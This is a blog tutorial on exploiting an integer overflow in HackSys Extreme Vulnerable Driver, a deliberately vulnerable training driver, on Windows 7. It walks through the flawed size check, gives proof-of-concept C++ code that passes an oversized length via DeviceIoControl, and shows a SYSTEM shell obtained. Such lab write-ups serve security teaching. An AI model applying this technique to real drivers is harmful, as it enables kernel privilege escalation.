

Himanshu Khokhar's Blog

A journey to pwn rip



```
-- Himanshu Khokhar (@pwnrip)
```

```
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
[+] Opening device \\.\HackSysExtremeVulnerableDriver
[+] Device opened successfully.
[+] Handle Obtained : 0x00000024
[+] Making space for your payload.
[+] Payload prepared
[+] Triggering the bug. Hope for the best.
[+] Cleaning the payload.
    [+] Exploitation done.
[+] Checking if we got privileges.
    [+] Exploit succeeded. Shell is coming.
```

```
C:\Users\PwnRip\Desktop>whoami
nt authority\system

C:\Users\PwnRip\Desktop>
```

Windows Kernel Exploitation Part 3: Integer Overflow

BY [HIMANSHU KHOKHAR](#) / ON [APRIL 4, 2019](#)

/ IN [EXPLOIT DEVELOPMENT](#), [INTEGER OVERFLOW](#), [KERNEL EXPLOITATION](#), [REVERSE ENGINEERING](#)

Introduction

Welcome to the third part of Windows Kernel Exploitation series. In this part, we are going to exploit integer overflow in the *HackSysExtremeVulnerableDriver*.

What exactly is an integer overflow?

For those who do not know about integer overflows, you might be thinking how an integer can overflow?

Well, the actual integer does not overflow. CPU stores integers in fixed size memory allocations (we are not talking about heap or alike here). If you are familiar with C/C++ programming language or similar languages, you might recall *data types* and how each data type has specific fixed size.

On most machines and OSes, *char* is 1 byte and *int* is 4 bytes long. What that means is a *char* data type can hold values that are 8-bits in size, ranging from 0 to 255 or in case of signed values, -128 to 127. Same goes for integers, on machines where *int* is 4-bytes in size, it can hold values from 0 to $2^{32} - 1$ (in case of unsigned values).

Now, let us consider we are using an *unsigned int* whose largest value can be $2^{32} - 1$ or 0xFFFFFFFF. What happens when you add 1 to this? Since all the 32 bits are set to one, adding one will make it a 33-bit value but since the storage can hold only 32 bits, those 32 bits are set to 0.

When doing operations, CPU generally loads the number in a 32-bit register (talking about x86 here) and adding 1 will set *Carry Flag* and the register holds value 0 as all 32 bits are now 0.

Now, if there is a size check whether the value is greater than, let's say 10, then the check will fail but if the size restriction was not there, then the comparison operation would return true.

To understand it in more detail, let us have a look the vulnerability and see how we can exploit integer overflow issue in HEVD to gain code execution in Windows Kernel.

Vulnerability

Now we have got it cleared, let us have a look at the vulnerable code (function *TriggerIntegerOverflow* located in *IntegerOverflow.c*).

Initially, the function creates an array of **ULONGs** which can hold 512 member elements (*BufferSize* is set to 512 in *common.h* header file).

```
65 NTSTATUS TriggerIntegerOverflow(IN PVOID UserBuffer, IN SIZE_T Size) {
66     ULONG Count = 0;
67     NTSTATUS Status = STATUS_SUCCESS;
68     ULONG BufferTerminator = 0xBAD0B0B0;
69     ULONG KernelBuffer[BUFFER_SIZE] = {0};
70     SIZE_T TerminatorSize = sizeof(BufferTerminator);
71
72     PAGED_CODE();
73
74     __try {
75         // Verify if the buffer resides in user mode
76         ProbeForRead(UserBuffer, sizeof(KernelBuffer), (ULONG)__alignof(KernelBuffer));
77
78         DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
79         DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
80         DbgPrint("[+] KernelBuffer: 0x%p\n", &KernelBuffer);
81         DbgPrint("[+] KernelBuffer Size: 0x%X\n", sizeof(KernelBuffer));
82     }
```

Vulnerable function in IntegerOverflow.c

The kernel then checks if the buffer resides in user land and then it prints some information for us. Pretty helpful.

Once that has been done, the kernel then checks whether the size of the data (along with the size of Terminator, which is 4 bytes) is more than that of *KernelBuffer*. If it is, then it exits without copying the user-land buffer in kernel-land buffer.

```
100     if ((Size + TerminatorSize) > sizeof(KernelBuffer)) {  
101         DbgPrint("[ - ] Invalid UserBuffer Size: 0x%X\n", Size);  
102  
103         Status = STATUS_INVALID_BUFFER_SIZE;  
104         return Status;  
105     }
```

Size checks

But, if that is not the case, then it goes ahead, and copies data to the kernel buffer.

Another thing to note here is that IF it encounters *BufferTerminator* in the user-land buffer, it stops copying and moves ahead. So, we need to put the *BufferTerminator* at the end of our user mode buffer.

```

109     while (Count < (Size / sizeof(ULONG))) {
110         if (*(PULONG)UserBuffer != BufferTerminator) {
111             KernelBuffer[Count] = *(PULONG)UserBuffer;
112             UserBuffer = (PULONG)UserBuffer + 1;
113             Count++;
114         }
115         else {
116             break;
117         }
118     }
119 }

```

Copying user-mode data to kernel-mode function stack

The Overflow

The problem in Line 100 of *IntegerOverflow.c* is that if we supply the size parameter as **0xFFFFFFFFC** and then it adds the size of *BufferTerminator* (which is 4 bytes), the effective size becomes – **0xFFFFFFFFC + 4 = 0x00000000** which is less than the size of *KernelBuffer* and therefore, we pass the check of the data size and move to copying of the buffer to kernel mode.

Verifying the bug

Now, to verify this, we are going to send our buffer to the HEVD but passing **0xFFFFFFFFC** as the size of the buffer. For now, we will not place a huge buffer and crash the kernel, rather we will just send a small buffer and confirm.

```
BOOL exploitIntegerOverflow(HANDLE hDevice) {  
  
    BOOL        bSuccess = FALSE;  
    DWORD        dwBytesReturned;  
    const DWORD dwSize = sizeof(ULONG) * 512;;           // Size of char buffer that overflows  
    const DWORD dwOffset = 40;                           // Offset to saved EIP  
    PULONG_PTR   lpPwnRip;  
  
    char        lpInBuffer[dwSize + dwOffset + 20];      // Where we will create our buffer and send it to the driver  
  
    cout << "\t[+] Making space for your payload." << endl;  
  
    memset(lpInBuffer, 'A', dwSize);  
  
    lpPwnRip = (PULONG_PTR)((ULONG_PTR)lpInBuffer + dwSize + 4);  
    *lpPwnRip = (ULONG_PTR)0xBAD0B0B0;  
  
    cout << "\t[+] Payload prepared" << endl;  
  
    cout << "\t[+] Triggering the bug. Hope for the best." << endl;  
  
    bSuccess = DeviceIoControl(hDevice, HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW, lpInBuffer, 0xffffffffc, NULL, 42,  
                               &dwBytesReturned, NULL);  
  
    if (bSuccess == FALSE)  
    {  
        cout << "\t[!] For some reason, the operation failed." << endl;  
    }  
  
    cout << "\t[+] Cleaning the payload." << endl;  
  
    return bSuccess;  
}
```

PoC of triggering Integer Overflow

Since we know the buffer is of 512 ULONGs, we will just send this data and see what the kernel does.

Note: Here, the focus is on the 4th parameter of *DeviceIoControl* rather than on the actual data.

Finally, send this buffer to HEVD and see what happens.

```
***** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW *****  
[+] UserBuffer: 0x0028F220  
[+] UserBuffer Size: 0xFFFFFFFFC  
[+] KernelBuffer: 0x9763B2AC  
[+] KernelBuffer Size: 0x800  
[+] Triggering Integer Overflow  
***** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW *****
```

Successfully triggered Integer Overflow

As you can see in the picture, the UserBuffer Size says *0xFFFFFFFFC*, but we still managed to bypass the size validity check and triggered integer overflow. 😊

We confirmed that by putting *0xFFFFFFFFC*, we can bypass the check size, now all it remains is to put a pattern (a unique pattern) after the *UserBuffer* and put the terminator after that to find saved return pointer overwrite.

If you do not know how to do that, please read **Part 1** of this series where I have shown how to do this.

Let us move ahead and exploit it.


Exploiting the Overflow

All now remains is to use overwrite the saved return address with the *TokenStealingPayloadWin7* shellcode provided in HEVD and you are done.

Note: You may need to modify the shellcode a bit to save it from crashing. This is your homework. 😊

Getting the shell

Let us first verify whether I am a regular user or not.

A screenshot of a Windows command prompt window. The title bar reads "Select C:\Windows\system32\cmd.exe". The window content shows the following text: "Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved. C:\Users\PwnRip>cd Desktop C:\Users\PwnRip\Desktop>whoami win-14k84uk0av5\pwnrip C:\Users\PwnRip\Desktop>". The output of the 'whoami' command is highlighted with a white selection box.


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\PwnRip>cd Desktop
C:\Users\PwnRip\Desktop>whoami
win-14k84uk0av5\pwnrip
C:\Users\PwnRip\Desktop>
```

Regular User

As it can be seen, I am just a regular user.

After we run our exploit, I become **nt authority/system**.



The image shows two side-by-side Windows command prompt windows. The left window, titled 'C:\Windows\system32\cmd.exe', displays the output of a script by Himanshu Khokhar (@pwnrip). The script, 'HEVD Solutions', shows a series of steps: opening a device, obtaining a handle, preparing a payload, triggering a bug, cleaning the payload, and finally exploiting the vulnerability. The output confirms the exploit was successful, showing 'Exploitation done.', 'Exploit succeeded. Shell is coming.', and 'Summoning Jutsu: Shell.exe'. The prompt then changes to 'C:\Users\PwnRip\Desktop>'. The right window, titled 'Select Administrator: C:\Windows\system32\cmd.exe', shows the result of running 'whoami' as Administrator. The output is 'nt authority\system', indicating full system privileges.

```
C:\Windows\system32\cmd.exe
HEVD Solutions
-- Himanshu Khokhar (@pwnrip)

[+] Opening device \\.\HackSysExtremeVulnerableDriver
[+] Device opened successfully.
[+] Handle Obtained : 0x00000024
[+] Making space for your payload.
[+] Payload prepared
[+] Triggering the bug. Hope for the best.
[+] Cleaning the payload.
[+] Exploitation done.
[+] Checking if we got privileges.
[+] Exploit succeeded. Shell is coming.
[+] Summoning Jutsu: Shell.exe
[+] Closing device handle.

C:\Users\PwnRip\Desktop>

Select Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\PwnRip\Desktop>whoami
nt authority\system

C:\Users\PwnRip\Desktop>
```

Successful exploitation of Integer Overflow

That's for this this part folks, see you in next part.

You can find whole code in my code repo [here](#).

References

- [HackSysTeam](#)
- [FuzzySecurity](#)

HACKSYS EXTREME VULNERABLE DRIVER

HEVD

INTEGER OVERFLOW

WINDOWS KERNEL EXPLOITATION

PREVIOUS

**Windows Kernel Exploitation Part 2:
Type Confusion**

NEXT

**Demystifying Code Injection
Techniques: Part 1 – Shellcode
Injection**

Leave a Reply

COMMENT

NAME *

EMAIL *

WEBSITE

- ☐ Save my name, email, and website in this browser for the next time I comment.
- ☐ Notify me of follow-up comments by email.
- ☐ Notify me of new posts by email.

POST COMMENT

POWERED BY WORDPRESS  THEME BY ANDERS NORÉN